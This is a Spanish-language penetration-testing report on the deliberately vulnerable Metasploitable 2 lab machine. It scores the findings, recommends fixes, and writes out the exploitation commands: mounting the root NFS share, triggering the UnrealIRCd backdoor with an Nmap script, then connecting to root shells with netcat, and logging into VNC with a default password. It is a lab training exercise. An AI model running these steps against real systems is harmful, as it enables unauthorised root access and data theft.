Informe de pentesting

Metasploitable

Alejandro Parrado Di Doménico
alejoparrado@icloud.com

Tabla de contenido

Introducción

Se ha solicitado realizar un pentesting a la máquina Metasploitable 2, que se encuentra alojada en la dirección IP 192.168.0.22, se tenía un alcance de penetración como máquina, lo cual excluía sus servicios de aplicativos web. Se encontraron múltiples vulnerabilidades en la máquina, que permitieron, entre otras cosas, montar el Sistema de Archivos de la máquina víctima en la máquina atacante, acceder a una shell remota, a backdoors y poder ver el escritorio de la máquina. Posteriormente se explicará cada vulnerabilidad a detalle y su proceso de explotación.

Fecha: 7 de Octubre del 2022

Conclusiones

Se encontraron vulnerabilidades en la máquina Metasploitable 2 que permitieron acceder a todo su sistema de archivos, a obtener permisos de root, a conectarse remotamente a una shell explotando distintas backdoors. Gran parte de las vulnerabilidades, se deben a servicios desactualizados, a contraseñas predeterminadas, a falta de control en el acceso y en los permisos.

Aquí un listado con las vulnerabilidades encontradas y su criticidad, según la calculadora CVSS v3.0.

NFS Exported Share Information Disclosure	**10.0**
rexecd Service Detection	**10.0**
VNC Server Password 'password'	**10.0**
OpenSSH/SSL Random Number Generator Weakness	**10.0**
UnrealIRCd Backdoor Detection	**10.0**
Unix Operating System Unsupported Version	**10.0**
Bind Shell Backdoor Detection	**9.8**
Multiple Vendor DNS Query ID Field Prediction Poisoning	**9.1**

Recomendaciones

Soluciones a corto plazo

NFS Exported Share Information Disclosure - Configurar el servicio de NFS en la máquina remota para que solo los usuarios autorizados puedan montar el sistema de archivos remotamente.

rexecd Service Detection - Comentar la línea de 'exec' en /etc/inetd.conf y reiniciar el servicio 'inetd'.

VNC Server Password 'password' - Cambiar la contraseña del servicio VNC por una más segura.

OpenSSH/SSL Random Number Generator Weakness - Considere que todo el material criptográfico, es ahora predecible. se deben re-generar las claves SSH, SSL y de OpenVPN.

UnrealIRCd Backdoor Detection - Vuelva a instalar el software, y verifique que los hashes MD5/SHA1 coincidan con el original.

Unix Operating System Unsupported Version - Actualice la versión del sistema operativo Unix, que actualmente no está soportada.

Bind Shell Backdoor Detection - Re-instale el sistema de ser necesario.

Multiple Vendor DNS Query ID Field Prediction Poisoning - Contacte con su prestador de servicio DNS para solucionar los problemas de configuración.

Soluciones a medio y largo plazo

1. Mantener actualizados los sistemas, programas y servicios. Con el fin de estar al día con los parches de seguridad.
2. Nunca dejar las contraseñas por defecto, tratar de usar contraseñas largas, con carácteres especiales y no repetirlas en diferentes servicios.
3. No permitir el acceso de usuarios no autorizados a los diferentes servicios.

Vulnerabilidades

Primeramente se realizó un escaneo al host de la máquina Metasploitable 2 (192.168.0.22) con las herramientas Nessus y Nmap.

NFS Exported Share Information Disclosure

El sistema de archivos puede ser montado en la máquina del atacante, lo que le permitiría extraer todos los archivos presentes en la máquina Metasploitable 2, leerlos y posiblemente editarlos.

Explotación

```
2049/tcp open  nfs          2-4 (RPC #100003)
```

Identificamos que hay un servicio NFS, así como también lo indicó el escaneo de Nessus.

Así que verificamos si es posible montar el NFS del host remoto.

```
┌──(root㉿kali)-[~]
└─# showmount -e 192.168.0.22
Export list for 192.168.0.22:
/ *
```

El asterisco, nos indica que cualquier equipo en la red puede montar el sistema de archivos del host remoto, así que se procede a montarlo. para esto creamos una carpeta en la dirección /tmp/nfs_pentest.

```
┌──(root㉿kali)-[~]
└─# mkdir /tmp/nfs_pentest

┌──(root㉿kali)-[~]
└─# mount -t nfs 192.168.0.22:/ /tmp/nfs_pentest
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.

┌──(root㉿kali)-[~]
└─# df -k
Filesystem     1K-blocks     Used Available Use% Mounted on
udev             4032908        0   4032908   0% /dev
tmpfs             813788     1208    812580   1% /run
/dev/sda1       82083148 20888616  56978984  27% /
tmpfs            4068940        0   4068940   0% /dev/shm
tmpfs               5120        0      5120   0% /run/lock
tmpfs             813788       80    813708   1% /run/user/0
192.168.0.22:/   7282176  1480192   5434944  22% /tmp/nfs_pentest
```

Una vez montado, hacemos la verificación.

```
┌──(root㉿kali)-[/tmp/nfs_pentest]
└─# ls -al
total 104
drwxr-xr-x 21 root root  4096 Oct  6 06:27 .
drwxrwxrwt 17 root root  4096 Oct  6 19:09 ..
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  3 root root  4096 Apr 28  2010 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  2 root root  4096 Apr 28  2010 dev
drwxr-xr-x 94 root root  4096 Oct  6 06:13 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx------  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw-------  1 root root  5821 Oct  6 06:14 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
-rw-r--r--  1 root root     0 Oct  6 06:27 PAyQLfgPsp2sAiRVrzEh5mV3_lm#57689:
dr-xr-xr-x  2 root root  4096 Apr 28  2010 proc
drwxr-xr-x 13 root root  4096 Oct  6 06:14 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  2 root root  4096 Apr 28  2010 sys
drwxrwxrwt  6 root root  4096 Oct  6 18:44 tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Se confirma que ya hemos montado todo el sistema de archivos del host remoto en la máquina atacante.

UnrealIRCd Backdoor

Un IRC (Internet Relay Chat) es una red que utiliza un protocolo para mantener conversación/conexión entre diferentes máquinas. En este caso, esta versión específica, tiene una backdoor, lo cual permite entrar en el sistema sin autenticación.

Explotación:

En el escaneo de Nmap, identificamos que hay un proceso de IRC en su versión UnrealIRCD vulnerable en el puerto 6667.

```
6667/tcp open  irc         UnrealIRCd
```

Ya que esto es una vulnerabilidad conocida, se puede utilizar el script de Nmap “irc-unrealircd-backdoor.nse”, para verificar si podemos explotarlo.

```
PORT     STATE SERVICE
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd.
MAC Address: 00:0C:29:3D:A2:41 (VMware)
```

Al confirmar que sí, procedemos a la explotación de la Backdoor.

```
┌──(root㉿kali)-[~]
└─# nmap -n -Pn -p 6667 --script=irc-unrealircd-backdoor.nse --script-args=irc-un
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-07 04:57 EDT
Nmap scan report for 192.168.0.22
Host is up (0.00075s latency).

PORT     STATE SERVICE
6667/tcp open  irc
MAC Address: 00:0C:29:3D:A2:41 (VMware)
```

El script de Nmap, permite ejecutar comandos pero sin obtener una respuesta, así que fue usado para montar una shell a la escucha en la máquina víctima en el puerto 7777.

Ahora, se establece una conexión con NetCat al puerto 7777 y conseguimos acceso como root.

```
┌──(root㉿kali)-[~]
└─# nc -n -vv 192.168.0.22 7777
(UNKNOWN) [192.168.0.22] 7777 (?) open
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
pwd
/etc/unreal
```

VNC Server ‘password’ Password

VNC (Virtual Network Computing) es un software que permite a un ordenador cliente observar lo que se está haciendo en el ordenador servidor, en este caso, la contraseña es débil, por lo cual se ha podido loguear por fuerza bruta.

Explotación:


Con Nmap vemos que el servicio de VNC está corriendo en el puerto 5900

```
5900/tcp open  vnc         VNC (protocol 3.3)
```

Así que intentamos una conexión con el host vulnerable.

```
┌──(root㉿kali)-[~]
└─# vncviewer 192.168.0.22
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
```

Y efectivamente, se obtiene la interfaz de la máquina víctima en tiempo real, con permiso de root.




Bind Shell Backdoor

Hay una shell en un puerto a la escucha, al que es posible conectarse sin ninguna


autenticación.

Explotación:

Es posible encontrar el puerto 1524 en el que está la shell a la escucha, en el escaneo de Nmap.



Así que se establece una conexión con NetCat.




Como es posible ver, la shell a la que se accedió, es una shell de root.

VSFTPd Backdoor

VSFTPd es un servidor FTP que permite realizar configuraciones avanzadas al servidor, gestionar la seguridad, comunicación, los permisos, etc. La versión 2.3.4 posee una backdoor.

Explotación:

En el output de Nmap, se ha identificado en el puerto 21, un servicio de FTP con la versión VSFTPd 2.3.4, la cual es conocida por tener una backdoor, así que se procede a utilizar un exploit de Python, descargado de Exploit DB (enlace).



Al ejecutar el exploit, se obtuvo una shell remota con permisos de root.